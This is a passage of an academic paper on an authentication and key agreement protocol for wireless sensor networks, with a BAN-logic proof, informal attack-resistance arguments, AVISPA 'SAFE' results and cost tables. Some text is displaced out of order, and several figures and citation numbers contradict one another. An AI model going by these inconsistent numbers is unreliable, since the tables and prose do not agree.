A_7: $S_j| \equiv \sharp(K_i' = K_i)$; A_8: $U_i| \equiv \sharp(K_j' = K_j)$;
A_9: $U_i| \equiv (U_i \xleftrightarrow{d_i=h(MI_i \| X_{GWN})} GWN)$; A_{10}: $GWN| \equiv (U_i \xleftrightarrow{d_i=h(MI_i \| X_{GWN})} GWN)$;
A_{11}: $S_j| \equiv (S_j \xleftrightarrow{x_j=h(X_{GWN-S_j} \| X_{GWN})} GWN)$; A_{12}: $GWN| \equiv (S_j \xleftrightarrow{x_j=h(X_{GWN-S_j} \| X_{GWN})} GWN)$;
A_{13}: $GWN| \equiv (U_i \xleftrightarrow{h(X_{GWN})} GWN)$; A_{14}: $GWN| \equiv (S_j \xleftrightarrow{h(X_{GWN})} GWN)$;
A_{15}: $GWN| \equiv U_i| \equiv (U_i \xleftrightarrow{K_i} GWN)$; A_{16}: $GWN| \equiv U_i| \equiv (U_i \xleftrightarrow{ID_i} GWN)$;
A_{17}: $GWN| \equiv S_j| \equiv (S_j \xleftrightarrow{SID_j} GWN)$; A_{18}: $GWN| \equiv S_j| \equiv (U_i \xleftrightarrow{K_i} GWN)$;
A_{19}: $S_j| \equiv GWN| \equiv (S_j \xleftrightarrow{K_i'=K_i} GWN)$; A_{20}: $U_i| \equiv GWN| \equiv (U_i \xleftrightarrow{K_j'=k_j} GWN)$;
A_{21}: $S_j| \equiv U_i| \equiv (U_i \xleftrightarrow{K_i'=K_i} S_j)$; A_{22}: $U_i| \equiv S_j| \equiv (U_i \xleftrightarrow{K_j'=K_j} S_j)$.

Further, we demonstrate our proposed protocol based on the rules of the BAN logic and the efficiency by showing U_i and S_j share a common session key SK to ensure the secure communication by achieving the intended goals using the initial assumptions. The inside information descriptions are as follows:

According to Steps 48, 47, 36, and 35, it is clear that our protocol successfully achieves all the goals (Goals 1–4). Both U_i and S_j believe that they share a secure session key $SK = h((K_i \oplus K_j) \| T_3 \| T_4)$ with each other. Hence, the proof follows.

5.2 Further Security Discussion

In this section, we show that our proposed protocol can meet various kinds of functional features and withstand various kind of possible known attacks.

User Anonymity. As discussed in Sect. 5.2, it is clear from our proposed scheme that for an attacker it is a computationally hard problem to obtain or guess the identity ID_i of the user U_i from the transmitted messages as it is protected using the one way hash function. Hence, our scheme provides the user anonymity property.

Replay Attack. Suppose an attacker traps the previously transmitted messages of the proposed scheme, and later on transmits the same messages without altering to the desired entities. As our proposed scheme uses the system timestamp and checks transmission delay time, it always rejects the attacker's replayed mes-

According to the message 1, we obtain:
Step 1: $GWN \triangleleft \langle ID_i, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN)\rangle_{h(X_{GWN})}$.
From Step 1 and assumption A_{13}, we apply the message meaning rule to get:
Step 2: $GWN| \equiv U_i|\sim \langle ID_i, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN)\rangle$.
From assumption A_1, we apply the freshness conjuncatenation rule to get:
Step 3: $GWN| \equiv \sharp\langle ID_i, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN)\rangle$.
From Steps 2 and 3, we apply the nonce-verification rule to obtain:
Step 4: $GWN| \equiv \langle ID_i, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN)\rangle$.
From Step 4, we apply the belief rule to obtain:
Step 5: $GWN| \equiv U_i| \equiv (U_i \overset{ID_i}{\longleftrightarrow} GWN)$.
From Step 5 and assumption A_6, we apply the jurisdiction rule to get:
Step 6: $GWN| \equiv (U_i \overset{ID_i}{\longleftrightarrow} GWN)$.
According to the message 2, we obtain:
Step 7: $GWN \triangleleft (K_i, M_1, M_2, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN), (U_i \overset{K_i}{\longleftrightarrow} GWN))_{d_i}$.
From Step 7 and assumption A_{10}, we apply the message meaning rule to get:
Step 8: $GWN| \equiv U_i|\sim (K_i, M_1, M_2, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN), (U_i \overset{K_i}{\longleftrightarrow} GWN))$.
From assumptions A_1 and A_5, we apply the freshness conjuncatenation rule to get:
Step 9: $GWN| \equiv \sharp(K_i, M_1, M_2, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN), (U_i \overset{K_i}{\longleftrightarrow} GWN))$.
From Steps 8 and 9, we apply the nonce-verification rule to obtain:
Step 10: $GWN| \equiv U_i| \equiv (K_i, M_1, M_2, T_1, (U_i \overset{ID_i}{\longleftrightarrow} GWN), (U_i \overset{K_i}{\longleftrightarrow} GWN))$.
From Steps 5, 6 and 10, we apply the belief rule to obtain:
Step 11: $GWN| \equiv U_i| \equiv (U_i \overset{K_i}{\longleftrightarrow} GWN)$.
From Step 11 and assumption A_{15}, we apply the jurisdiction rule to get:
Step 12: $GWN| \equiv (U_i \overset{K_i}{\longleftrightarrow} GWN)$.
According to the message 3, we obtain:
Step 13: $GWN \triangleleft \langle SID_i, T_2, (S_j \overset{SID_j}{\longleftrightarrow} GWN)\rangle_{h(X_{GWN}\|SID_j)}$.
From Step 13 and assumption A_{14}, we apply the message meaning rule to get:
Step 14: $GWN| \equiv S_j|\sim \langle SID_j, T_2, (S_j \overset{SID_j}{\longleftrightarrow} GWN)\rangle$.
From assumption A_2, we apply the freshness conjuncatenation rule to get:
Step 15: $GWN| \equiv \sharp\langle SID_j, T_2, (S_j \overset{SID_j}{\longleftrightarrow} GWN)\rangle$.
From Steps 14 and 15, we apply the nonce-verification rule to obtain:
Step 16: $GWN| \equiv S_j| \equiv \langle SID_j, T_2, (S_j \overset{SID_j}{\longleftrightarrow} GWN)\rangle$.
From Step 16, we apply the belief rule to obtain:
Step 17: $GWN| \equiv S_j| \equiv (S_j \overset{SID_j}{\longleftrightarrow} GWN)$.
From Step 17 and the assumption A_{17}, we apply the jurisdiction rule to get:
Step 18: $GWN| \equiv (S_j \overset{SID_j}{\longleftrightarrow} GWN)$.
According to the message 4, we obtain:
Step 19: $GWN \triangleleft (SID_j, K_j, M_4, T_1, T_2, (S_j \overset{SID_j}{\longleftrightarrow} GWN), (S_j \overset{K_j}{\longleftrightarrow} GWN))_{x_j}$.
From Step 19 and assumption A_{12}, we apply the message meaning rule to get:
Step 20: $GWN| \equiv S_j|\sim (SID_j, K_j, M_4, T_1, T_2, (S_j \overset{SID_j}{\longleftrightarrow} GWN), (S_j \overset{K_j}{\longleftrightarrow} GWN))$.
From assumptions A_2 and A_6, we apply the freshness conjuncatenation rule to get:
Step 21: $GWN| \equiv \sharp(SID_j, K_j, M_4, T_1, T_2, (S_j \overset{SID_j}{\longleftrightarrow} GWN), (S_j \overset{K_j}{\longleftrightarrow} GWN))$.
From Steps 20 and 21, we apply the nonce-verification rule to obtain:
Step 22: $GWN| \equiv S_j| \equiv (SID_j, K_j, M_4, T_2, T_1, (S_j \overset{SID_j}{\longleftrightarrow} GWN), (S_j \overset{K_j}{\longleftrightarrow} GWN))$.

From Steps 17, 18 and 22, we apply the belief rule to obtain:

Step 23: $GWN|\equiv S_j|\equiv (S_j \xleftrightarrow{K_j} GWN)$.

From Step 23 and assumption A_{18}, we apply the jurisdiction rule to get:

Step 24: $GWN|\equiv (S_j \xleftrightarrow{K_j} GWN)$.

According to the message 5, we obtain:

Step 25: $S_j \triangleleft (M_7, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN))_{x_j'=x_j}$.

From Step 25 and assumption A_{11}, we apply the message meaning rule to get:

Step 26: $S_j|\equiv GWN|\sim (M_7, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN))$.

From assumptions A_3 and A_7, we apply the freshness conjuncatenation rule to get:

Step 27: $S_j|\equiv \sharp(M_7, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN))$.

From Steps 26 and 27, we apply the nonce-verification rule to obtain:

Step 28: $S_j|\equiv GWN|\equiv (M_7, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN))$.

From Steps 17, 18 and 28, we apply the belief rule to obtain:

Step 29: $S_j|\equiv GWN|\equiv (S_j \xleftrightarrow{K_i'=K_i} GWN)$.

From Step 29 and assumption A_{19}, we apply the jurisdiction rule to get:

Step 30: $S_j|\equiv (S_j \xleftrightarrow{K_i'=K_i} GWN)$.

According to the message 6, we obtain:

Step 31: $S_j \triangleleft \langle K_i' = K_i, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN), (U_i \xleftrightarrow{SK} S_j)\rangle_{x_j'=x_j}$.

From Step 31 and assumption A_{11}, we apply the message meaning rule to get:

Step 32: $S_j|\equiv U_i|\sim \langle K_i' = K_i, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN), (U_i \xleftrightarrow{SK} S_j)\rangle$.

From assumptions A_3 and A_7, we apply the freshness conjuncatenation rule to get:

Step 33: $S_j|\equiv \sharp\langle K_i' = K_i, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN), (U_i \xleftrightarrow{SK} S_j)\rangle$.

From Steps 26 and 27, we apply the nonce-verification rule to obtain:

Step 34: $S_j|\equiv U_i|\equiv \langle K_i' = K_i, T_3, (S_j \xleftrightarrow{SID_j} GWN), (S_j \xleftrightarrow{K_i'=K_i} GWN), (U_i \xleftrightarrow{SK} S_j)\rangle$.

From Steps 17, 18, 22, 29 and 34, we apply the belief rule to obtain:

Step 35: $S_j|\equiv U_i|\equiv (U_i \xleftrightarrow{SK} S_j)$. **(Goal 4)**

From Step 30 and assumption A_{21} and Goal 4, we apply the jurisdiction rule to get:

Step 36: $S_j|\equiv (U_i \xleftrightarrow{SK} S_j)$. **(Goal 3)**

According to the message 7, we obtain:

Step 37: $U_i \triangleleft \langle K_j' = K_j, M_6, T_3, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN)\rangle_{d_i}$.

From Step 37 and assumption A_9, we apply the message meaning rule to get:

Step 38: $U_i|\equiv GWN|\sim \langle K_j' = K_j, T_3, M_6, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN)\rangle$.

From assumption A_8, we apply the freshness conjuncatenation rule to get:

Step 39: $U_i|\equiv \sharp\langle K_j' = K_j, T_3, M_6, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN)\rangle$.

From Steps 38 and 39, we apply the nonce-verification rule to obtain:

Step 40: $U_i|\equiv GWN|\equiv \langle K_j' = K_j, T_3, M_6, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN)\rangle$.

From Steps 5, 6 and 40, we apply the belief rule to obtain:

Step 41: $U_i|\equiv GWN|\equiv (U_i \xleftrightarrow{K_j'=K_j} GWN)$.

From Step 41 and assumption A_{20}, we apply the jurisdiction rule to get:

Step 42: $U_i|\equiv (U_i \xleftrightarrow{K_j'=K_j} GWN)$.

According to the message 8, we obtain:

Step 43: $U_i \triangleleft (M_8, M_6, T_3, T_4, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{d_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN), (U_i \xleftrightarrow{SK} S_j))_{SK}$.

From Step 43 and assumption A_9, we apply the message meaning rule to get:

Step 44: $U_i|\equiv S_j|\sim (M_8, M_6, T_3, T_4, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{d_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN), (U_i \xleftrightarrow{SK} S_j))$.

From assumptions A_4 and A_8, we apply the freshness conjuncatenation rule to get:

Step 45: $U_i|\equiv \sharp(M_8, M_6, T_3, T_4, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{d_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN), (U_i \xleftrightarrow{SK} S_j))$.

From Steps 44 and 45, we apply the nonce-verification rule to obtain:

Step 46: $U_i|\equiv S_j|\equiv (M_8, M_6, T_3, T_4, (U_i \xleftrightarrow{ID_i} GWN), (U_i \xleftrightarrow{d_i} GWN), (U_i \xleftrightarrow{K_j'=K_j} GWN), (U_i \xleftrightarrow{SK} S_j))$.

From Steps 5, 6, 41 and 46, we apply the belief rule to obtain:

Step 47: $U_i|\equiv S_j|\equiv (U_i \xleftrightarrow{SK} S_j)$. **(Goal 2)**

From Step 47 and assumption A_{22} and Goal 2, we apply the jurisdiction rule to get:

Step 48: $U_i|\equiv (U_i \xleftrightarrow{SK} S_j)$. **(Goal 1)**

sages due to the invalid transmission delay time. Therefore, our proposed scheme resists the replay attack.

Privileged-Insider Attack. In practice, most of the users use identical passwords for login to the various remote servers. In our scheme, during the user registration phase a legal user U_i sends the registration request message $\{MI_i, MP_i\}$ to GWN via a secure channel, where $MI_i = h(ID_i \| r_i)$ and $MP_i = h(ID_i \oplus r_i \oplus PW_i)$. Suppose an insider of GWN being an attacker knows both MI_i and MP_i. Note that in the proposed scheme, the identity ID_i and password PW_i of U_i are protected with one-way cryptographic hash function. Further assume that the insider attack later has the stolen/lost smartcard SC of U_i. However, the secret information r_i is not directly stored in SC. To compute r_i from the extracted $g_i = r_i \oplus h(ID_i \| PW_i)$, the insider attacker has to know both ID_i and PW_i. Therefore, the insider attacker cannot extract PW_i and ID_i due to the non-invertible property of the cryptographic one-way hash function. Thus, the proposed scheme resists the insider attack.

User Impersonation Attack. An attacker can trap the login message $\{M_1, M_2, M_3, T_1\}$ and the transmitted messages over the open channel during the login and authentication phases of our scheme. After that the attacker tries to generate another valid message which will be sent to the sensor node for the authentication and thereby transmitted to GWN for authentication. For doing that the attacker has to compute valid $\langle K_i, d_i \rangle$ parameters. However, the attacker cannot compute M_3 as the attacker does not have the knowledge of the identity ID_i and password PW_i. Moreover, it is infeasible to guess the trapped message within polynomial time by the attacker due to unknown parameters K_i and d_i. It may be noted that the attacker cannot guess the secret key of GWN within polynomial time as the secret keys of the sensor nodes and GWN are 1024 bits in length. Therefore, the attacker cannot generate any valid message within polynomial time. Hence, our scheme resists the user impersonation attack.

Sensor Node Impersonation Attack. An attacker can intercept the transmitted message $\{M_1, M_2, M_3, T_1, T_2, NSID_j, M_4, M_5\}$ during the login and authentication phases of our scheme, and try to generate another valid message which will be authenticated by GWN. However, the attacker cannot compute the valid intercepted message without the knowledge of the parameters K_j and x_j. The attacker may also intercept the message $\{M_6, M_7, M_8, T_3, T_4\}$. But again as the attacker does not have the knowledge about SK, K_i, K_j, and x_j, he/she is not able to generate a valid intercepted message. Hence, the attacker cannot impersonate a sensor node inside WSNs.

Stolen-Smart Card, Off-Line Identity and Password guessing Attacks. Assume that a legal user $U_i^{\prime}s$ smart card is stolen by an attacker. The attacker can extract the information $\{e_i, f_i, g_i, x_i\}$ stored in the smart card of U_i by using the power analysis attack [14], where $x_i = h(MP_i \| MI_i), e_i = h(X_{GWN}) \oplus h(MP_i \| d_i)$, $f_i = d_i \oplus h(MP_i \| e_i)$ and $g_i = r_i \oplus h(ID_i \| PW_i)$. Both ID_i and PW_i are unknown to the attacker and these are well protected by the one way hash function. So, it is a difficult problem for the attacker to guess the correct identity ID_i and password PW_i at the same time as it is computationally infeasible to guess the two parameters at a time. Hence, the attacker in nowhere to update the password PW_i of the user U_i. Therefore, the proposed scheme is free from the stolen smart card attack. Furthermore, our scheme also resists the off-line identity guessing and password guessing attack using the fact that guessing the exact ID_i and password PW_i at the same time is computationally infeasible at a time. Therefore, our scheme has the ability to resist the stolen-smart card, off-line identity and password guessing attacks.

Mutual Authentication and Key Agreement. During execution of our protocol, GWN authenticates a sensor node S_j and a user U_i based on the login message. U_i authenticates S_j and GWN. Once U_i is successful in authenticating S_j, both S_j and U_i agree upon on a session key SK. With the help of the session key SK both the parties S_j and U_i will be communicate securely. The details are given below.

- U_i initializes the execution process where he/she sends a login message $\{M_1, M_2, M_3, T_1\}$ to the opted sensor node S_j over the public channel. Now, S_j has to delegate the authentication of U_i to GWN.
- When the authentication message $\{M_1,\ M_2,\ M_3,\ T_1,\ T_2,\ NSID_j,\ M_4,\ M_5\}$ from S_j is received, GWN verifies the legitimacy of S_j and U_i.
- GWN computes its own version of $NSID'_j = h(h(X_{GWN}\|SID_j)\|T_2)$ using its master secret key X_{GWN}, and $x'_j = h(X_{GWN-S_j}\|X_{GWN})$ using the master secret key of GWN and secret key of S_j. GWN verifies the condition $M'_5 = M_5$ by computing K_j. If this verification does not hold, GWN rejects the authentication message from S_j. Otherwise, it proceeds to check the legitimacy of U_i by verifying the condition $M_3 = M_3$ using the precomputed values MI'_i, d'_i, and K'_i. In this way, GWN verifies the legitimacy of the user U_i and the sensor node S_j.
- GWN sends the response message $\{M_6,\ M_7,\ T_3\}$ to S_j over an insecure channel. S_j computes $K'_i = M_7 \oplus h(h(X_{GWN}\|SID_j)\|x_j\|K_j\|T_3)$ and $M_8 = h(M_6\|M_7\|SK\|T_3\|T_4)$ using a shared secret session key $SK = h(h(K'_i \oplus K_j)\|T_3\|T_4)$, and submits the response message $\{M_6, M_7, M_8, T_3, T_4\}$ to U_i via the public channel.
- On receiving the response message from S_j, U_i further computes $K'_j = M_6 \oplus h(d_i\|T_3\|K_i)$ and $SK = h(h(K'_i \oplus K_j)\|T_3\|T_4)$, and finally verifies the legitimacy of S_j by the condition $M_8 = h(M_6\|M_7\|SK\|T3\|T4)$. If this verification holds, U_i uses the shared session key SK for the future communications with S_j. Otherwise, U_i rejects the communication messages.

Therefore, it is clear that an attacker cannot tamper with any of the communicating messages. Hence, our proposed scheme provides secure mutual authentication and key agreement.

Session Key Security. To provide the confidentiality of the subsequent messages after mutual authentication Sect. 5.2, U_i and S_j agree upon the session key $SK = h(h(K_i \oplus K_j)\|T_3\|T_4)$. The session key is quite robust because it includes the values of K_i, K_j, T_3, T_4 where, $K_i = M_7 \oplus h(h(X_{GWN}\|SID_j)\|x_j\|K_j\|T_3)$ and $K_j = M_6 \oplus h(d_i\|T_3\|K_i)$. The attacker cannot obtain the session key as he/she fails to compute K_i and K_j values from the transmitted messages. In addition, the time stamps $\{T_3, T_4\}$ provide newness to the session key SK for each session. As a result, no one except the legitimate users can compute the session key. Therefore, our scheme provides secure session key.

Sensor Node Spoofing Attack. In order to masquerade as a legitimate sensor S_j and to cheat a user U_i, an attacker needs to compute the response message $\{M_6, M_7, M_8, T_3, T_4\}$, where $M_7 = K_i \oplus h(h(X_{GWN} \| SID_j) \| x_j \| K_j \| T_3)$, $M_8 = h(M_6 \| M_7 \| SK \| T_3 \| T_4)$. If the attacker needs to be successful in overcoming the hurdle, he/she should be successful in computing the session key, which is not possible as the secret information in computing the session key SK requires both K_i and K_j. The attacker thus fails in spoofing the sensor node S_j as it is computationally infeasible to extract the secret credentials from the hashed values. Therefore, our scheme resists the sensor node spoofing attack.

6 Simulation for Formal Security Verification Using AVISPA Tool

In this section, we simulate our scheme for the formal security verification using the widely-accepted AVISPA (Automated Validation of Internet Security Protocols and Applications) tool.

AVISPA (Automated Validation of Internet Security Protocols and Applications) is a powerful modular and expressive formal language for specifying protocols and their security properties, which integrates different back-ends that implement a variety of state-of-the-art automatic analysis techniques [15]. AVISPA is a push-button tool for the automated validation of Internet security-sensitive protocols and applications. In recent years, it becomes a widely-accepted and popular tool for the formal security verification [15]. The four back-ends supported in AVISPA are the On-the-fly Model-Checker (OFMC), Constraint Logic based Attack Searcher (CL-AtSe), SAT-based Model-Checker (SATMC) and Tree Automata based on Automatic Approximations for the Analysis of Security Protocols (TA4SP). The detailed descriptions of these back-ends can be found in [15].


6.1 Specifying the Protocol

In this section, we provide the descriptions of the specifications of various roles in HLPSL for our scheme. Three basic roles for a user U_i, GWN and an accessed sensor node S_j are implemented in HLPSL. Apart from these roles, we need to specify the roles for the session, goal and environment in HLPSL. We have implemented our scheme for the formal security verification during the registration phase including the user and sensor node registration phases, login phase, and authentication and key agreement phase.

6.2 Simulation Results


We have simulated our scheme under the OFMC and CL-AtSe backends using the Security Protocol ANimator for AVISPA (SPAN) [15]. The following verifications are executed in our scheme:

- *Executability check on non-trivial HLPSL specifications:* Due to some modeling mistakes, it may be possible that the protocol model can not execute to completion. As a result, it may be possible that the AVISPA backends can not find an attack, if the protocol model can not reach to a state where that attack can happen. An executability test is thus extremely essential [16]. Our implementation shows that the protocol description is well matched with the designed goals as specified in Figs. 1a and b for the executability test.
- *Replay attack check:* For the replay attack checking, the OFMC and CL-AtSe back-ends verify whether the legitimate agents can execute the specified protocol by performing a search of a passive intruder. These back-ends provide the intruder the knowledge of some normal sessions between the legitimate agents. The test results shows in Figs. 1a and b indicate our scheme is secure against the replay attack.
- *Dolev-Yao model check:* Finally, for the Dolev-Yao model checking, the OFMC and CL-AtSe back-ends verify if there is any man-in-the-middle attack possible by an intruder (i). Under OFMC, $8,677$ nodes are visited and the depth is six, where the search time is 47.73 seconds. Under CL-AtSe, $10,705$ states are analyzed and out of these $10,705$ states are also reached, and the translation and computation times are 0.09 seconds and 18.05 seconds, respectively. The results reported in Figs. 1a and b clearly show that our scheme fulfills the design properties and is secure.



```
% OFMC
% Version of 2006/02/13
SUMMARY
  SAFE
DETAILS
  BOUNDED_NUMBER_OF_SESSIONS
PROTOCOL
  C:\progra~1\SPAN\testsuite
  \results\auth_wsn.if
GOAL
  as_specified
BACKEND
  OFMC
COMMENTS
STATISTICS
  parseTime: 0.00s
  searchTime: 47.73s
  visitedNodes: 8677 nodes
  depth: 6 plies
```

(a) The result of the analysis using OFMC backend



```
SUMMARY
  SAFE
DETAILS
  BOUNDED_NUMBER_OF_SESSIONS
  TYPED_MODEL
PROTOCOL
  C:\progra~1\SPAN\testsuite
    \results\auth_wsn.if
GOAL
  As Specified
BACKEND
  CL–AtSe
STATISTICS
  Analysed   : 10705 states
  Reachable  : 10705 states
  Translation: 0.09 seconds
  Computation: 18.05 seconds
```

(b) The result of the analysis using CL-AtSe backend

Fig. 1. Simulation result for our proposed scheme.

7 Performance Comparison with Related Schemes

In this section, we compare the performance and functionality features of our proposed scheme with the related existing schemes proposed for the WSNs. This evaluation gives an insight into the effectiveness of the proposed scheme.

7.1 Security Features Comparison

In Table a of Fig. 2, we have compared the security features provided and protected by our scheme and existing related schemes, such as Vaidya et al.'s scheme [10], Chen-Shin's scheme [17], Yeh et al.'s scheme [18], Turkanovic-Holbi's scheme [19], Das et al.'s scheme [11], Xue et al.'s scheme [20], Turkanovic et al.'s scheme [2] and Farash et al.'s scheme [3]. It is noted our scheme protects various known attacks and also supports various good features as compared to those for other related existing schemes.

7.2 Communication Overhead Comparison

In Table b of Fig. 2, we have compared the communication overheads required during the login and authentication phases between our scheme and other

Security attributes	[13]	[14]	[27]	[17]	[15]	[4]	[2]	[3]	Ours
$Passwordguessingattack$	√	×	√	√	×	×	×	×	√
$Privileged-insiderattack$	√	×	√	√	×	×	√	√	√
$Useranonymity$	√	√	×	×	×	×	×	√	√
$Stolensmartcardattack$	×	×	×	×	×	×	×	×	√
$Impersonationattack$	√	×	√	√	×	×	×	×	√
$Replayattack$	×	√	×	×	×	√	√	×	√
$Propermutualauthentication$	√	×	√	√	×	×	×	×	√
$Two-factorsecurity$	√	×	×	×	×	×	×	×	√
$Sessionkeyagreement$	×	×	√	√	√	√	√	√	√
$Sensornodecaptureattack$	√	×	√	√	√	√	√	√	√
$Efficientpasswordchange$	√	×	×	√	√	√	√	√	√

(a) Security Features

Scheme	Total number of messages	Total number of bytes
Vaidya [13]	5	197
Chen-Shin [14]	4	235
Yeh et al. [27]	4	252
Turkanovic-Holbi [17]	3	220
Das et al. [15]	4	272
Xue et al. [4]	4	413
Turkanovic et al. [2]	4	489
Farash et al. [3]	4	434
Our scheme	4	394

(b) Communication Overhead

Scheme	Gateway node/ Cluster head	Sensor node	User
Vaidya [13]	$5T_h + 2T_{XOR}$	$2T_h + 3T_{XOR}$	$6T_h + 1T_{XOR}$
Chen-Shin [14]	$5T_h + 1T_{XOR}$	$2T_h$	$4T_h + 1T_{XOR}$
Yeh et al. [27]	$4T_h + 4T_{ECC}$	$3T_h + 2T_{ECC}$	$1T_h + 2T_{ECC}$
Das et al. [15]	$5T_h + 4T_{E/D}$	–	$5T_h + 1T_{E/D}$
Turkanovic-Holbi [17]	$3T_h + 4T_{E/D}$	–	$4T_h + 1T_{E/D}$
Xue et al. [4]	$13T_h + 6T_{XOR}$	$6T_h + 3T_{XOR}$	$10T_h + 6T_{XOR}$
Turkanovic et al. [2]	$7T_h + 5T_{XOR}$	$5T_h + 6T_{XOR}$	$7T_h + 6T_{XOR}$
Farash et al. [3]	$14T_h + 6T_{XOR}$	$7T_h + 4T_{XOR}$	$11T_h + 7T_{XOR}$
Our scheme	$12T_h + 5T_{XOR}$	$6T_h + 3T_{XOR}$	$13T_h + 9T_{XOR}$

(c) Computation Overhead

Fig. 2. Performance Comparison analysis for our proposed scheme.

schemes. We assume that the output of the one-way hash function $h(\cdot)$ is 160 bits (20 bytes), if we use SHA-1 hashing algorithm [21]. Further, we assume that each timestamp, random nonce/random number, identity of user/sensor node is 152 bits in length (19 bytes). In addition, for Yeh et al.'s scheme [18] and Turkanovic-Holbi's scheme [19], we assume that the acknowledgment message requires 160 bits (20 bytes). In our scheme, during the login phase, the login request message $\{M_1, M_2, M_3, T_1\}$ requires 79 bytes. During the authentication and key agreement phase, the messages $\{M_1, M_2, M_3, T_1, T_2, NSID_j, M_4, M_5\}$, $\{M_6, M_7, T_3\}$ and $\{M_6, M_7, M_8, T_3, T_4\}$ require 158 bytes, 59 bytes and 98 bytes, respectively. As a result, during the login and authentication phases in our scheme, the total communication overhead becomes $(79+158+59+98) = 394$ bytes. On the other hand, the communication overheads required during the login and authentication phases for Vaidya et al.'s scheme [10], Chen-Shin's scheme [17], Yeh et al.'s scheme [18], Turkanovic-Holbi's scheme [19], Das et al.'s scheme [11], Xue et al.'s scheme [20], Turkanovic et al.'s scheme [2] and Farash et al.'s scheme [3] are 197 bytes, 235 bytes, 252 bytes, 220 bytes, 272 bytes, 413 bytes, 489 bytes and 434 bytes, respectively. Note that our scheme performs better than Xue et al.'s scheme [20], Turkanovic et al.'s scheme [2] and Farash et al.'s scheme [3]. However, our scheme requires more communication overhead as compared to that for other schemes, such as Vaidya et al.'s scheme [10], Chen-Shin's scheme [17], Yeh et al.'s scheme [18], Turkanovic-Holbi's scheme [19] and Das et al.'s scheme [11]. It is justified because our scheme offers better security and functionality features as compared to those for other schemes as shown in Table a of Fig. 2.

7.3 Computational Overhead Comparison

Finally, in Table c of Fig. 2, we have compared the computational overhead between our scheme and other schemes during the login and authentication phases. In our scheme, during the login phase the computational overhead for a user U_i is $9T_h + 7T_{XOR}$, whereas during the authentication phase the computational overheads for GWN, a sensor node S_j and U_i are $12T_h + 5T_{XOR}$, $6T_h + 3T_{XOR}$ and $4T_h + 2T_{XOR}$, respectively. Due to the computational efficiency of one-way hash function and bitwise XOR operation as compared to ECC point multiplication, our scheme is very efficient. Note that the computational overhead for a sensor node in our scheme is $6T_h + 3T_{XOR}$. This means that our scheme is also very suitable for the extremely resource-constrained sensor nodes in WSNs.

8 Conclusion

This paper primarily reviews the recently proposed Farash et al.'s user AKA protocol for WSNs and points out security pitfalls, such as off-line password guessing attack, offline identity guessing attack, stolen smart card attack and user impersonation attack. To overcome these security weaknesses, we have designed a secure and lightweight user authentication and key agreement scheme for WSNs. The mutual authentication in the proposed scheme is verified using BAN logic. The simulation for the formal security verification of the proposed scheme is also carried out using AVISPA tool. To strengthen the security of the proposed scheme, we have further presented the informal security analysis to show the resilience to known attacks. The proposed scheme is not only efficient in terms of the functionality features, but it also achieves efficient login phase, user friendly password change phase, proper mutual authentication and key agreement. In addition, dynamic node addition phase is executed more efficiently. Higher security along with low communication and computational overheads, and extra functionality features provided by our scheme make it very much applies to practical implementation in the WSNs environment.

References

1. Akyildiz, I.F., Su, W., Sankarasubramaniam, Y., Cayirci, E.: Wireless sensor networks: a survey. Comput. Netw. **38**(4), 393–422 (2002)
2. Turkanović, M., Brumen, B., Hölbl, M.: A novel user authentication and key agreement scheme for heterogeneous ad hoc wireless sensor networks, based on the internet of things notion. Ad Hoc Netw. **20**, 96–112 (2014)
3. Farash, M.S., Turkanović, M., Kumari, S., Hölbl, M.: An efficient user authentication and key agreement scheme for heterogeneous wireless sensor network tailored for the internet of things environment. Ad Hoc Netw. **26**(Pt. 1), 152–176 (2016)
4. Wong, K., Zheng, Y., Cao, J., Wang, S.: A dynamic user authentication scheme for wireless sensor networks. In: IEEE International Conference on Sensor Networks, Ubiquitous, and Trustworthy Computing, vol. 1, pp. 1–8. IEEE (2006)
5. Mishra, D., Mukhopadhyay, S.: Cryptanalysis of pairing-free identity-based authenticated key agreement protocols. In: Bagchi, A., Ray, I. (eds.) ICISS 2013. LNCS, vol. 8303, pp. 247–254. Springer, Heidelberg (2013). doi:10.1007/978-3-642-45204-8_19
